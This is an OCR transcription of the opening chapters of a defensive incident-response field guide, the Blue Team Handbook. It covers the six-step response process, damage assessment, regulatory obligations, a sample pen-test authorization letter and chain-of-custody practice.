
Blue Team Handbook: Incident Response Edition

A condensed field guide for the Cyber Security Incident Responder



Don Murdoch, GSE, MBA, CISSP + 14

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
By: Don Murdoch, GSE, MBA, CISSP+14
Version 2.0



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Digital available through the VMLT iPad application.

Version 2.0 update: Spelling, grammar, inclusion of new topics as indicated in topic title, and Matt Baxter's protocol headers.

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Foreword

When I started in the information technology business, I went to a "seasoned" gentleman on a military base and asked him what to read. He said, "Son, read Douglas Comers book on TCP." I bought the book, read a chapter, and it gathered dust for 2 years. I struggled. One day when I was at my wits end, I picked up that book and started reading. It was as if the fog of network stupidity was lifted from my eyes.

I am going back in time with the "Blue Team Handbook: Incident Response Edition" as a gift to the younger me right after I finished Comer. If I started in the business then with this book I would be the incident response version of Biff Tannen's "The Luckiest Man on Earth." Every time an incident response issue would pop up I would be right there ferreting out the evil packets, getting to the root cause, knowing where and when to look, and protecting the client.

The "Blue Team Handbook: Incident Response Edition" is the "Gray's Sports Almanac" of Incident Response. Read it, keep it with you every time you go to the track... I mean go to an incident. It is a sure thing.

- Dean Bushmiller, CEO, ExpandingSecurity.Com.

If you find yourself in the position of defending your information systems, and are about to face a penetration test, this handbook is for you. The fact is that the bad guys have been trying to get one by you every minute of every day. This book will help you to hone what you already know but may have forgotten the specific commands. You will find just about every answer you need while the attacks keep on coming. The cybersecurity profession moves quickly and this handbook will get you caught up.

- Peter Szczepankiewicz, SANS Instructor

Acknowledgements

This book is hardly the work of one person. I would like to take the opportunity to thank a few people involved.

Matt Baxter creator of the best packet header visuals available. Five protocol headers were added in Version 2 of BTHb:INRE.

Martin Tremblay, GSE, a colleague from Canada I met through the SANS organization. Martin provided some of the original source material and thoughts which influenced this book.

Ed Skoudis from CounterHack for blazing the IR trail and getting me started, ideas, concepts, source material, SANS 504/560.

Rowland Harrison, for my ISSO combat training in the Wild, Wild, West of ODU's academic environment. (Mentioned in ... Episode 389).

Dean Bushmiller for guidance on business issues, VMLT, and adding the book to ExpandingSecurity.Com's NICCS/CISSP programs.

Larry Pesce for technical review, validation, thoughts.


Peter Szczepankiewicz for Red and Blue team operations while he served as a US Naval Officer. Thank you for your service, both to me and to the US Navy.

Nancy Carothers as my grammar, spelling, and style editor.

SANS, for the best information security training on the planet. Period.

My family, you are my inspiration, my joy, and you put up with me.

Bonnie, cover and interior artwork.



1. Blue Team Handbook - Introduction

This field guide is designed for personnel in crisis: InfoSec pros dealing with an incident right now. Blue Teams should be staffed with trained personnel who understand the incident response process, its tools, and techniques. This reference field guide is not a substitute for formal incident response training. The BTHb contains no fluff – just topic based essential information for the Incident Responder.

This is version 2 of BTHb:INRE. Two new sections were added, Matt Baxter provided the protocol headers, dozens of individual sentences were updated for readability, and several spelling errors were fixed.

Incident Response (IR) Roadmap Indicators
At the end of most sections there will be comment with the notation "IR : Phase : Comment". This indicator explains how the section applies to the Incident Response process.

Bibliography
Information in this book was drawn from the texts in the bibliography. This list serves as a suggested reading list for any incident responder.

A Word on Linux Distributions
This book mentions several Linux distributions – Security Onion, SIFT V3, BackTrack4, BackTrack5, and Kali Linux. Different tools work better in different distributions. For example, during the life of BackTrack, Metasploit functionality varied. Incident responders should have a variety of tools – one size does not fil all situations.

About the Author
Don Murdoch, GSE, has been in the information security business since early 2001, when he passed the CISSP exam. In 2004, Don joined ODU as the Information Systems Security Officer, where he spent over three years in the Wild, Wild, West of Academic Computing. While at ODU, Don authored or coauthored several SANS Stay Sharp courses, including the First Responder series. The majority of this book is based on those lessons learned. Since 2006, he has worked for the Fortune 500 healthcare firm.

2. Some Lessons from the US Military

When thinking about dealing with an adversary, particularly a determined adversary in a digital arms race, some concepts developed by military strategist USAF Colonel John Boyd can be very useful.

***OODA Loop**: observe, orient, decide*, and *act.* When engaging an enemy, try to ensure that you are not always reacting. Pause, analyze, incorporate information from the battlefield, and then integrate new knowledge into the next course of action. *The OODA method works.*

FoW: Fog of War. In a crisis, no one knows what is going on and everyone wants to know. The successful IR team and its leader will keep informed and let SME's do their jobs. *Control the fog.*

Friction: In a tough and tense situation, contention and hostility can occur. Incident response is a *team sport. Be patient and calm.*

Unity of Command: Ensure there is a solid, reliable, and well known decision making process in place. The group should be an odd number to prevent deadlocks. *Achieve decision making in a timely manner.*

In the figure below, these points are superimposed on the Six Step Incident Response process.




Figure 1 Conflict Superimposed on Six Steps

3. Six Steps of Incident Response

Current best practices define six main steps for the incident response process. They are taught by SANS Institute, the US Dept. of Energy, and also well described in NIST SP 800-61. The SANS terms are used herein.

Table 1 Step One: Preparation

Preparation Step (Be Ready)	Key activity: Actively conduct pre-incident planning, per system (a recurring process).
NTP – Network Time Protocol	Enable Network Time Protocol for all devices that can use it. Ensure Windows Clients are synchronized with via Active Directory. Decide on Greenwich Mean Time (GMT) offset or a consistent time zone across the organization.
Decide on critical policy issues	Implement a Logon warning banner, agreed to by Legal and Human Resources. Determine how the IR team will engage with Law Enforcement: the process, who will engage, and how to engage. A media liaison also often needed. Survey Human Resources for policies that support IR. Establish policy so that the Incident Response Team (IRT) has the "right to access and monitor". The IRT should establish elevated access accounts, kept in secured storage, for emergencies. Ensure the IRT is connected with the compliance hotline and "abuse" email handle for all registered domains.


Preparation Step (Be Ready)	**Key activity: Actively conduct pre-incident planning, per system (a recurring process).**
Establish central logging capability (syslog, syslog-ng, Snare, etc.)	Establish a protected logging aggregation point (likely a Linux server) which has multiple terabytes (TB) storage. *Ensure systems are instrumented to detect an incident and they report both locally and to the central server.* *IRT's* are strongly encouraged to use syslog-ng because of its filtering options. In particular, there are many Windows events such as a machine logon that can reasonably be discarded. Syslog-ng provides a filtering syntax which can accommodate discarding low value log data.
Identity and user account management issues	It is highly preferred to follow the "one user, one account rule". Standardized names across many systems aren't always implemented, though. Most organizations have central directories, but there are often system specific accounts whose account names may not agree with the main directory but are assigned to the same person. Beware of inconsistent naming conventions. It may be possible to add an account attribute, such as employee ID to accounts – this would help.

Preparation Step (Be Ready)	**Key activity: Actively conduct pre-incident planning, per system (a recurring process).**
Service or system account management issues	Establish generic, shared, service and system account ownership. If possible, update the description or comment field with the responsible person's account name (or real name). Decide early if, and how, the IRT can access these accounts if it becomes necessary. Document who has knowledge of these accounts and passwords. Establish procedures for password rotation process and where service/system account credentials are stored. Always rotate them when and account holder terminates employment.
Jump bag contents (Never cannibalize your jump bag – you have been warned!)	Sanitized drives (per NIST 800-88). Incident forms, bound notebook, pens. Printed copy of the IRT call tree. Common and tools (and a Leatherman!) Linux distributions of note include SIFT and Kali Linux on CD and bootable USB. Include flashlight *with the batteries removed to prevent corrosion.* *Checklists for* memory/drive image tools usage. Network tap and "snagless" LAN cables. Earplugs for the data center. Some suggest spare clothes. *See the Windows/Linux sections below for specific tool inventories.*
Out of band notification capability	IR teams need a secure communication capability that cannot be monitored by an attacker or insider. For example, everyone on the IR team should have a cellphone and a secondary external email account.

Preparation Step (Be Ready)	**Key activity: Actively conduct pre-incident planning, per system (a recurring process).**
Helpdesk or ServiceDesk	Continual training on first call initial incident data collection. These folks are "human sensors", and can be valuable eyes and ears for an IR team. Define an Intranet incident form or incident specific ticket which the ServiceDesk (or an end user) can use to better document and gather initial incident information.
Work out IR team issues	Determine IR team membership and rotation. Budget to conduct continual training. Decide on response process, initial triage Service Level Agreement (SLA). Periodically conduct some form of IR drill. Provide a secured analysis room with locking cabinets to secure evidence and tools.
Key decisions	1. Decide on the "Watch and Learn" or "Pull the Plug" decision criteria and time box. 2. Decide on the "Contain and Clean" stance with the desired evidence preservation level. 3. Understand applicable data breach requirements (regulatory/legal) – discussed below. 4. Determine a process for handling and reporting criminal activity. 5. Understand the organizations stakeholders and their expectations. For example, the shareholder, supporters, adversaries, and participants or partners in the organizations value chain. 6. Insure that the IRT understand and support the organizations priorities. 7. Fully understand the IR operating model, roles, front line responders, and forensics capability.

Preparation Step (Be Ready)	Key activity: Actively conduct pre-incident planning, per system (a recurring process).
Preparation step exit criteria	Preparation is actually a continual process. For example, ensure each new system is prepared for incident response. Review preparation activities periodically.

Data Breach



Depending on country or locality and type of incident, there may be a "breach notification" requirement. In the USA, the National Conference of State Legislatures maintains a list of state specific security breach notification laws. For example, in the USA, California enacted the first data breach notification law (1798.25-1798.29) (2003). In the European Unction, Directive 2002/58/EC of the European Parliament and of the Council of 12 July 2002 provides a very similar legislative framework.

Note: NIST SP 800-61 names Step Two "Detection and Analysis". I strongly prefer to use the term "Identification", as it agrees with more of the commercial literature.

Table 2 Step Two: Identification

Identification Step (Calmly Document)	Key Activity: Short Cycle; be sure there is an incident; maintain chain of custody.
Initial determination	Perform "event" intake: gather initial information to determine incident potential. Make a decision to proceed if the event may be an incident. Start IR document.
Assignment	Assign the Initial handler. When possible, use a team of two. Note start time in the IR log.

Identification Step (Calmly Document)	Key Activity: Short Cycle; be sure there is an incident; maintain chain of custody.
Survey identification points	Perimeter, DMZ assets, internal systems, line of business applications, notification from external sources.
Understand limitations	There is no "one size fits all" process. IRT's must know "normal" conditions to find incidents. Any system baseline can be very helpful here.
Run through system checklists	As explained later in this handbook, review the Operating System, network device, and application specific logs for any suspicious activity. Analysis should be guided by checklists to help provide a uniform and consistent response process.
Perform internal vs. external system and network consistency check	When a system isn't consistent with respect to its local *reported* network activity (netstat) and it's observed on network *actual* activity (tcpdump), the IR team has strong evidence that the incident is serious because something is hiding on the local system (a rootkit potential). Netstat vs. network activity vs. nmap scan vs. process vs. memory analysis should all "match up".
Key decision	1. Is the "event" an actual "incident"? 2. Do we watch and learn? If so, how long? Or do we pull the plug?
Identification step exit criteria	The assessment process has determined the event(s) constitutes a real "incident", therefore activate the IR process and continue.

Example Assessment Questions

1. Is the "event" explainable, plausible, a mistake, a human error (fat finger), a system error, or some other explainable occurrence?

2. What is "normal", and has the situation deviated enough to be abnormal?
3. How widely used / deployed is the system, platform, or application that is affected? What is the needed uptime or business impact?
4. What is the value of the system/data and the uptime to the organization?
5. Is it possible to remotely exploit the vulnerability?
    a. Is the vulnerability from a configuration error?
    b. Or a programming type error?
    c. Is there a vulnerability in an underlying library?
6. Is there publically available or reported exploit code or method that can be used against the system?
7. Are there *compensators currently* in place (not that can be deployed/used, that are in fact deployed)?

Note: NIST SP 800-61 combines the Containment, Eradication, and Recovery steps. I prefer that these steps be handled as independently, as described by SANS and others in the industry.

Table 3 Step Three: Containment

Containment Step (Control Pain)	Key activity: System and environment modification occurs in response.
Characterize the incident, which drives follow on activity	The *type* of incident will determine actions taken. Some examples and possible actions: DoS/DDoS – control WAN/ISP Virus infection – contain LAN/system Remote compromise – firewall, net trace, update Access Control List (ACL) Data loss – user activity, data breach System held hostage – recover from backup and harden Website Defacement – repair, harden Internal / employee – monitor, HR Domestic Espionage – evidence, civil tort International Espionage – Gov't support Other policy violation – evidence support

Containment Step (Control Pain)	Key activity: System and environment modification occurs in response.
Notification Role Gov't: Public Affairs Officer Corporate: Media Liaison Academic: University media relations office	Various parties may require notification. Internal parties include management, HR, Legal, public relations, system or business owner who is responsible for the affected system(s). Use caution, depending on type, because the attacker may be an insider. Always follow "need to know" principle. Log notifications in the IR document. Remain factual and avoid speculation.
Immediate action	"Stop" the attacker through some form of access control technique. For example, disable affected account(s), change account passwords, implement a router ACL, or create a firewall block rule. Avoid changing volatile state data or the system state early on. Once volatile information is collected, then system changes can occur based on business priority. Maintain low profile – avoid any tip off.
Initial data collection: what to gather early	Collect network trace, logs, system volatile info, and memory image. If needed, make a forensic disk copy for later or parallel analysis. This process may interrupt the environment based on forensic capabilities. Always confirm with the business on down time windows.
Immediate isolation	System or network segment isolation may be necessary. Pulling the plug sacrifices volatile data. Be cautious about damage to applications and databases. Pulling the plug is not the standard today. Rather, memory image and online disk image, then targeted shutdowns to avoid data loss.

Containment Step (Control Pain)	Key activity: System and environment modification occurs in response.
Longer term actions	If the system cannot be taken offline, many actions are possible, but must be fully documented based on a valid business case. For example, network monitoring activity can occur in parallel post initial perimeter containment while the IR team continues with the Eradication step and a hardened replacement system is brought up.
Key decisions	1. Case specific best method to stop the intruder (attacker, malware) and control the situation. 2. What is the risk to continuing operation? 3. What actions are necessary to mitigate?
Containment step exit criteria	The attackers' ability to affect the network is effectively stopped. The affected system(s) are identified. Compromised systems volatile data collected, memory image collected, and disks are imaged for analysis.

Table 4 Step Four: Eradication

Eradication Step (Clean Up)	**Key activity: remove attacker's presence from the environment.**
Root Cause Identification (RCI)	Using identification and containment information, determine root cause, and execution path to remove the attacker.
Determine rootkit potential	Rootkits *modify* the system by lying to the user. Hence, the system is not trustable. If a root kit is suspected, wipe the disk, reformat, and restore from most recent 'clean' backup. Then update the system and applications, patch the OS, and otherwise harden necessary services. Once these substeps are completed, return the system to production.
Improve defenses	Improve perimeter, DMZ, network, operating system(s) and application(s) based on findings – everywhere.
Perform vulnerability analysis	Perform network wide VA scan. Search for other potential weaknesses and remediate. Follow a high to low priority.
Key decisions	Has the environment been hardened to reduce a potential recurrence?
Eradication step exit criteria	The IR team and the business are confident that network and systems are configured to eliminate a repeat occurrence.

Table 5 Step Five: Recovery

Recovery Step (Return to normal)	**Key activity: return validated system(s) to operation.**
Validation	Verify systems, applications, and databases are operating; no signs of compromise.
Restore operations	Coordinate the restore operation time window with the business.

Recovery Step (Return to normal)	Key activity: return validated system(s) to operation.
Implement Monitoring	There are many opportunities to "monitor" the system(s) for repeat events. For example, specific Snort IDS rules, OS integrity check tools, increase router logging, configure supplemental system and application logging, or automate a security point system. Also, new alerts within the SIEM system.
Key decisions	Any sign of repeat events?
Recovery step exit criteria	No evidence of repeat events or incidents.

Note: NIST SP 800-61 uses the term Post Incident Activity in place of Lessons Learned.

Table 6 Step Six: Lessons Learned (or Follow Up)

Lessons Learned Step (Communicate)	Key Activity: Document event, actions, and remediation plan (samples later).
Write follow up report, conduct Lessons Learned meeting	IR team works up full report of the event, reviews with the relevant subject matter experts and business, gain signature on follow up recommendations.
Key Decisions	Is management satisfied the incident is closed?
Lessons Learned Exit Criteria	Management is satisfied the incident is closed. There is an action plan to respond to operational issues which arose from this incident. For example, instrumentation, logging, or helpdesk procedures.

4. Assessing Impact of Cyber Attacks

There are several points to consider when performing a damage assessment based on a cyber-security incident.

The damage assessment process can be very difficult. We must know mission elements which were affected and the degree of the effect. We must reliability estimate a "degradation amount", such as capacity and ability to process transactions was not available for 12 hours which caused a one day backlog in transaction processing. This can translate to a financial loss (# people * # hours * pay rate + incurred penalties, etc.).

Duration *significantly* impacts the organization. The longer the incident went undetected, the more damage occurred. For example, months' worth of data may have been exfiltrated, more accounts were compromised, deeper root kit activity, source code may be modified, etc.

When IT infrastructure resources are affected (DoS, degraded) it may partly or fully prevent an organizations' objectives. Are there alternatives or secondary methods to achieve those objectives?

Be reasonable when collecting and calculating losses; they should be measurable, concrete, and defendable in the future.

One method to assess damage is to analyze the weaknesses and potential effects, or the manifested effects, across 7 domains of IT Infrastructure (Gibson). Note that the demarcation of trusted to untrusted at LAN to WAN border point.




Figure 2 Seven Domains of IT Infrastructure

Scott Musman (and others) from the MITRE Corporation have published a paper titled "Evaluating the Impact of Cyber Attacks on Missions". This paper provides an analysis method based on the effect of an incident on mission assurance. In summary:

Table 7 Categorize Cyber Attack's Effects (MITRE)

Category	Explained
Degradation	Performance impact; means that performance can be measured before or after event.
Interruption	Asset or system unavailable for a time period.
Modification	Data, filesystem, software, packets were altered, either at rest or in transit.
Fabrication	Introduce new or suspect information into a system.
Unauthorized Use	Resources used for attackers own purposes. Also, resources inappropriately used by a person in a position of trust.
Interception	Information is leaked and used by an attacker.

Write Impact Statements based on the orgs ability to execute against its goals (sell online, provide services) which describe how the event affects the organization. For example, use phrases like these when developing impact statements: "perform activity X", "achieve objective X", or "effects on time to deliver product X or service Y". Seek to describe how the event will impact future activity/services.

Sources include: MITRE Scott Mussman, et. al. Jul 2010.; NIST SP 800-115; Gibson.

IR : Recovery : Amount of damage increases recovery activity

5. Essential IR Business Process and Paperwork

Ensure you understand the regulatory environment for your organization. Many industries and nearly every country have legal requirements that affect IR. From the US perspective, Blue Teams should understand how to protect the most sensitive data and reporting requirements for data breach.

Applicable Regulatory Mandates in the USA

1. Gramm-Leach-Bliley Act (Financial Services Modernization Act of 1999)
2. The Health Insurance Portability and Accountability Act of 1996 and follow on legislation Health Information Technology for Economic and Clinical Health Act of 2009
3. Sarbanes-Oxley Act of 2002, with mandated controls often implemented using COSO and CobiT frameworks.
4. Individual State Breach Requirements, and other law, such as Virginia's CAN SPAM act.
5. Industry: PCI DSS v. 3.0.
6. Individual Contracts: each contract that the organization has may, or may not, have statements and criteria round incident response.
7. Individual State Employee Relations: regulation, standard of care, limits on surveillance (video, audio, video/audio), expected right to privacy should be removed from the system user. The "right to monitor" is usually established by a logon banner.

IR : Preparation : IR program structure, reporting, protective tech.

Success Criteria for Developing an Incident Plan

1. **Top Down**: Senior management (CXO's) must support IR and planning. You will need an ally who gets it. Develop "Our Plan", not "My Plan". IR programs are not *profit centers, but they can be* powerful cost avoidance vehicles.
2. **Partner with DR/BC**. IR Planning can take advantage of Disaster Recovery and Business Continuity planning and can cross pollinate.
3. **Make your IR program *dual purpose*:** The *vast* majority of IR focused log data can also tremendously benefit IT operations – leverage this! **Report quarterly on how central logging helped not only security, but operations (listen grasshopper, listen ...)**

4. **Policies**: Refresh, ensure they support IR, utilize frameworks to aid in improving InfoSec/IR such as ISO 2700X, the controls outlined in CobiT 4.2 / 5.0 (they are fundamentally different), NIST SP 800-61, and NIST 800-53.
5. **Ownership**: The IR plan and company policies must include business process owners, and control owners, and data owners to ensure the organizations' objectives can be met.
6. **IR Education**: Across all levels, not just end user. Investigate the SANS "Securing the Human" initiative. October is "Cyber Security Awareness Month". This is a dirt cheap excuse to put out table talkers in break or common areas, send out a weekly information security awareness email to all staff, put up posters by the printers, and sponsor "lunch 'n' learn" sessions.
7. **Integrate IR into Project Management**: The project management function needs to understand that IR support, such as system instrumentation, should be included as part many project plans. For example: when implementing a new application, ensure that account life cycle management is logged and user access success or failure is centrally logged.
8. **Integrate in to IT "provisioning" activities**: Many examples exist here! Add and remove servers from your SIEM system as they are brought on and retired. Update run books to know how a business function is supported by an application, which resides on X servers, requires Y databases, and exchanges information with Z parties. Add/remove network segments from your SIEM. Be creative!
9. **Security Operations**: A SecOps center must exist. SecOps centers consume information, monitor, alert, and respond. SecOps follow plans and procedures. SecOps need to be continually trained and kept current. SecOps is not "network operations", but they may partner with each other.
10. **Build Issue Specific Plans**: No single plan can address everything. Trying to do this is often frustrating, cumbersome, and elongates the plan development process. Create a plan template or baseline, then modify as needed for specific issues or an information systems. Ensure these plans are visible and consumable by the right people. Focus on "primary line of business systems" that contain the organizations' most sensitive data, and the work "outwards" from that core.

11. **LEA**: Understand how the organization should interact with Law Enforcement, specifically who notifies and when. This is *not* something to take lightly, or to determine *during* an incident.

IR : Preparation : Processes must understand regulatory issues

PenTest Authorization Letter (Skoudis)

Blue team incident responders should have written authorization to utilize a variety of computer and network security tools. Sometimes they may need to take on the "penetration tester" role. It is recommended that to have an authorization letter on file. Here is an example, from Ed Skoudis.

Table 8 PenTest Authorization Letter (Skoudis)

[Insert Your Organization Logo] Memorandum for File Subject: Vulnerability Assessment and Penetration Testing Authorization Date: MMDDYY To properly secure this organization's information technology assets, the information security team is required to assess our security stance periodically by conducting vulnerability assessments and penetration testing. These activities involve scanning our desktops, laptops, servers, network elements, and other computer systems owned by this organization on a regular, periodic basis to discover vulnerabilities present on these systems. Only with knowledge of these vulnerabilities can our organization apply security fixes or other compensating controls to improve the security of our environment. The purpose of this memo is to grant authorization to specific members of our information security team to conduct vulnerability assessments and penetration tests against this organization's assets. To that end, the undersigned attests to the following:

1) [Insert name of tester], [Insert name of tester], and [Insert name of tester] have permission to scan the organization's computer equipment to find vulnerabilities. This permission is granted for from [insert start date] until [insert end date].

2) [Insert name of approver] has the authority to grant this permission for testing the organization's Information Technology assets.

[Insert additional permissions and/or restrictions if appropriate.]

Signature: _____ Signature: _____

[Name of Approver] Name of Test Team Lead]

[Title of Approver] [Title of Test Team Lead]

Date: _____ Date: _____

Source: This authorization letter from Ed Skoudis on his website, www.counterhack.com, and was used here with his permission.

IR : Preparation : Processes

"Trap and Trace" Authorization Letter

Note: The author is not an attorney! Trap and trace is a term from US federal law which provides specific rules regarding law enforcements' restrictions on capturing telephone messages. Today, these regulations include modern technology wireless and network communications. Staff should be authorized to perform trap and trace. While the BTHb does not have an actual sample, here is some advice based on work in public and private sectors:


1. Specifically state, by name, who is authorized to capture network and wireless traffic and under what circumstances.
2. Provide protections for the employee, as well as the corporation when conducting network trap and trace.

3. Be limited in time, either a term where the employee is actively serving in an IT security or incident response role or some other reasonable guidance such as network or telecom engineering.
4. Be signed by an authorized corporate officer, not just an employees' manager.
5. Must be reviewed by corporate counsel. Commonly cited US Law: I8 USC 3121 – 3127.

IR : Preparation : IR Team preparation

End User Focused Data Collection Form(s)

Each organization should define its own security incident collection form. Forms may be paper, an email template, fields on a website, or in the ServiceDesk. Data elements should include:



1. Date/Time: When the incident may have occurred.
2. Observed Date/Time: When the reporter became aware of the incident.
3. Demographics: Name, Title, Phone, and Email of the person reporting.
4. Detection location or method: How the reporting person because aware of the incident – the "observation".
5. Incident summary: A free form text are designed to enable the reporting person to explain what they observed.
6. Classification: Some sort of standardized way to classify the incident or its type. For example, A/V, defacement, lost equipment, espionage, unauthorized use, or web site defacement.
7. IDS signature detail: For the IR team or IDS analyst, include the trace data which prompted the incident.
8. Information system(s) affected: This may be a drop down list from the application inventory, mixed with other easily discernable data.

System may be called its function, its vendor name, a company branded term, or an older term; drop downs help!

9. Affected/involved accounts: The user, service, or system accounts that may have been involved or affected in the incident.
10. Systems/Server(s): Names or IP addresses of the systems that were involved. Of note, it is useful to automate a DNS lookup at the time of data collection. Name to IP address data can be very ephemeral, particularly for end user workstations or fastflux DNS names.
11. Police Report: In some cases, a police report number should be included, such as from a stolen or lost laptop.

IR : Preparation : Processes

6. Chain of Custody and Evidence Topics (V2)

(The author is NOT a lawyer!) Chain of Custody[1] refers to the physical, demonstrable, chronological documentation (paper) history, or trail, of the capture or seizure, custody, control points and methods, transfer, storage, check in/out, analysis, and eventual disposition of a piece of "evidence", whether it is digital or physical. CoC is most often accomplished (in the author's experience) by noting the time of evidence acquisition, the details of that acquisition, and the actual piece of evidence itself on a standard form used throughout the organization. CoC is maintained by the paper trail, log, form updates, and storage in at least a tamper evident "locker", which is then behind a locked door. A primary issue in CoC is that if the evidence can be "changed". The opposing side will be able to challenge the validity of the evidence item and the process used to acquire and store the evidence, thus it is likely to be inadmissible.

Suggestions for Evidence Data

Be self-documenting! Develop a "case" directory and data structure, follow it, and make the naming convention intelligent enough to be useful. For example, name directories YYYYMMDD_CASETYPE_SUBJECTNAME. The case types would be for your organization. For example, "AV" for antivirus, "HR" for a Human Resources case, "ABUSE" from the abuse@ email handle, "EXTATTACK" for external cyber-attack, "AUP" for Acceptable Use Policy Issues (a subset of HR cases where Security identified the issue first), etc.

As you capture data in your case directory, organize it in "Box##" folders. Box folder names can be data sources, user names and then data sources, and other organizational support structures. What is important is that your case notes describe what is in a "Box", you keep "Boxes" clean, and you avoid mixing data types in "Boxes".

Name data collection files using a self-documenting standard. For example YYYYMMDD_HHMM_SOURCE_TYPE_USER. The SOURCE can be a server name, an application, a workstation name – basically the proper name of the data source. The TYPE is used to explain the type of data captured. For example: 20140202_1244_WEBSENSE_

[1] Adapted from legal dictionaries, forensic courses, and CoC Wikipedia article.

BLOCKLOG_JSMITH.csv, would be Websense block activity for a particular user called J. Smith collected on 2/2/14 at 12:44 PM.

Incident responders should read the Federal Rules of Evidence, particularly the article posted below. It is much better to be informed ahead of time.

http://federalevidence.com/rules-of-evidence#Rule901

IR : Identification : Capture and Preserve case information

7. Six Step Incident Response Template

